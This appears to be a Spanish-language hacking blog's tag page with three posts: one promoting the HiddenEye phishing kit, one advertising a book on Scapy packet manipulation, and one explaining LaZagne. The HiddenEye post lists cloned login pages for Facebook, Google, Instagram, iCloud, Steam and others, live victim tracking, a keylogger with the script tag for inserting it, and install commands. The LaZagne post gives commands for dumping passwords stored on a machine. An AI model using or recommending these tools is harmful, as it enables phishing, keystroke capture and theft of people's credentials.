Hacking Ético, Seguridad Informática, RedTeam, Pentesting.

Mostrando entradas con la etiqueta browsers. Mostrar todas las entradas

domingo, 20 de enero de 2019


HiddenEye Modern phishing tool


HiddenEye Modern phishing tool


Características:

1) ATAQUE VIVO Ahora tendrá información en vivo sobre las víctimas, tales como: DIRECCIÓN IP, Geolocalización, ISP, País y muchos más.

2) COMPATIBILIDAD Todos los sitios son compatibles con móviles.

3) KEYLOGGER Ahora también tendrá la capacidad de capturar todos los keystokes de la víctima. ** (ACTUALMENTE): - Esta función se agrega en la página web de instagram y github, para reducir la posibilidad de un funcionamiento lento del enlace generado.
** ¿CÓMO AÑADIRLO MANUALMENTE? - Puede agregar esto manualmente colocando los códigos en la página de índice (ponga estos códigos en cualquier lugar dentro de la página de índice // pero no entre ningún otro código de script)

<script src="keylogger.js"></script>


Probado en: 
  • Kali Linux - Edición Rolling
  • Parrot OS - Edición móvil
  • Linux Mint - 18.3 Sylvia
  • Ubuntu - 16.04.3 LTS
  • MacOS High Sierra
  • Arch Linux
  • Manjaro XFCE Edición 17.1.12
  • Arco negro
  • TERMUX (para usuarios de Android)
Páginas Disponibles
Facebook:
Página de inicio de sesión de Facebook tradicional.
Método de encuesta avanzada.
Inicio de sesión de seguridad falso con la página de Facebook.
Página de inicio de sesión de Facebook Messenger.

Google:
Página de inicio de sesión de Google tradicional.
Método de encuesta avanzada.

LinkedIn:
Página de inicio de sesión de LinkedIn tradicional.

Github:
Página de inicio de sesión de Github tradicional.

Stackoverflow:
Página de inicio de sesión de Stackoverflow tradicional.

Wordpress:
Página de inicio de sesión de Wordpress similar.

Twitter:
Página de inicio de sesión de Twitter tradicional.

Instagram: 
Página de inicio de sesión de Instagram tradicional.
Instagram Autoliker Phishing Page.
Perfil de Instagram Escenario Ataque avanzado.


Nuevas Páginas

PHISHING DE FACEBOOK:
Página de inicio de sesión de Facebook tradicional.
Método de encuesta avanzada.
Inicio de sesión de seguridad falso con la página de Facebook.
Página de inicio de sesión de Facebook Messenger.

INSTAGRAM PHISHING: 
Página de inicio de sesión tradicional
Página de autoliker falso instagram
Perfil de Instagram Escenario Ataque avanzado.

PHISHING SNAPCHAT: 
Página de inicio de sesión de Snapchat tradicional

YAHOO PHISHING: 
Página de inicio de sesión de Yahoo tradicional

TWITCH PHISHING:
Página de inicio de sesión de Twitch tradicional [Inicio de sesión con Facebook también disponible]

MICROSOFT PHISHING:
Página de inicio de sesión tradicional de Microsoft-Live Web

STEAM PHISHING: 
Página de inicio de sesión tradicional de Steam

VK PHISHING: 
Página de inicio de sesión en VK tradicional
Método de encuesta avanzado

ICLOUD PHISHING: 
Página de inicio de sesión web de iCloud tradicional

Instalación
git clone https://github.com/DarkSecDevelopers/HiddenEye.git
cd HiddenEye
sudo apt install python3-pip
sudo pip3 install -r requirements.txt
chmod 777 HiddenEye.py
python3 HiddenEye.py


miércoles, 28 de diciembre de 2016

Hacking y manipulación de paquetes IPv4 con Python y Scapy

12/28/2016 05:28:00 p. m. Posted by Secpronet , , , , , , , 2 comments
" Libro Hacking y manipulación de paquetes IPv4 con Python y Scapy"

Es un libro multimedia con vídeos, ilustraciones, códigos fuente e imágenes interactivas, que hará que el lector aprenda de forma práctica y muy visual:
Scapy es una de las herramientas de manipulación de paquetes más importantes. Además cuenta con la añadida cualidad de poder usarse como librería en nuestro propio software, permitiéndonos diseñar programas basándonos en él.
Este libro consta un contenido teórico acotado, pero suficiente, para que el alumno puede entender todos los conceptos explicados: desde la base hasta los aspectos más avanzados.
Aprenderá a desenvolverse con soltura en la línea de comandos y el CLI de Scapy. La paralelización de tareas y los entresijos de los hilos de Python: limitaciones, características, cuándo usarlos y cuándo no es conveniente.
Practicará con autómatas de estados finitos: diseñándolos e implementándolos usando Scapy y su Automaton. Todo ello sin necesidad de aprender las compleja teoría matemática que lo envuelve.

ÍNDICE DEL LIBRO

·         Introducción a Scapy
o   ¿Qué es Scapy?
o   El modo interactivo
o   Funciones de ayuda
o   Construcción de un paquete básico

·         Uso avanzado de Scapy
o   ¿Qué es un layer?
o   Pila TCP/IP y layers de Scapy
o   Layers más usados
o   Párametros de los layers
o   Modos de envío
o   Análisis de respuestas
o   Lectura de ficheros PCAP
o   Reinyección en modo flood
o   Creación de un nuevo layer
o   Exportar información y creación de gráficas

·         Usando Scapy como librería
o   Funciones y llamadas
o   Envío de información
o   Scapy y multi-threading
o   Interceptación de paquetes y el sistema operativo
o   Logging remoto con Syslog y Scapy
o   Automaton: El autómata de estados finitos de Scapy


martes, 11 de octubre de 2016

Que es y como usar Lazagne


Que es y como usar Lazagne 

The LaZagne project

Que es:

Es una aplicación de código abierto que se utiliza para recuperar un montón de contraseñas almacenadas en un equipo local. Cada software almacena sus contraseñas usando diversas técnicas (texto plano, APIs, algoritmos personalizados, bases de datos, etc.). Esta herramienta se ha desarrollado con el fin de encontrar estas contraseñas para el software más comúnmente utilizada.

Uso:

recuperar la versión
laZagne.exe --version

Poner en marcha todos los módulos
laZagne.exe all

Lanzar solamente un módulo específico
laZagne.exe browsers

Sólo lanzar una secuencia de comandos de software específicos
laZagne.exe browsers -f (for firefox)

Escribe todas las contraseñas que se encuentran en un archivo (txt para -oN normal, -oj para JSON, -oA para Todos)
laZagne.exe all -oN

Consigue ayuda
laZagne.exe -h
laZagne.exe browsers -h

Cambiar el modo de verbosidad (2 niveles diferentes)
laZagne.exe all -vv


Descargarlo desde aquí web oficial 

lo puedes usar desde windows , de la siguiente forma:
tienes que abrir el "cmd" y buscar la dirección donde lo descargaste luego colocas lazgne.exe
ejemplo:

C:\Users\usuarioejemplo\Desktop\LaZagne\windows\LaZagne.exe 

y desde linux clonas el repositorio o descargas el archivo, luego buscas la ruta donde lo clonaste o lo descargaste, abres una terminal colocas la ruta y a disfrutar.
ejemplo:

root@usuario: /LaZagne/Linux/src/ python LaZagne.py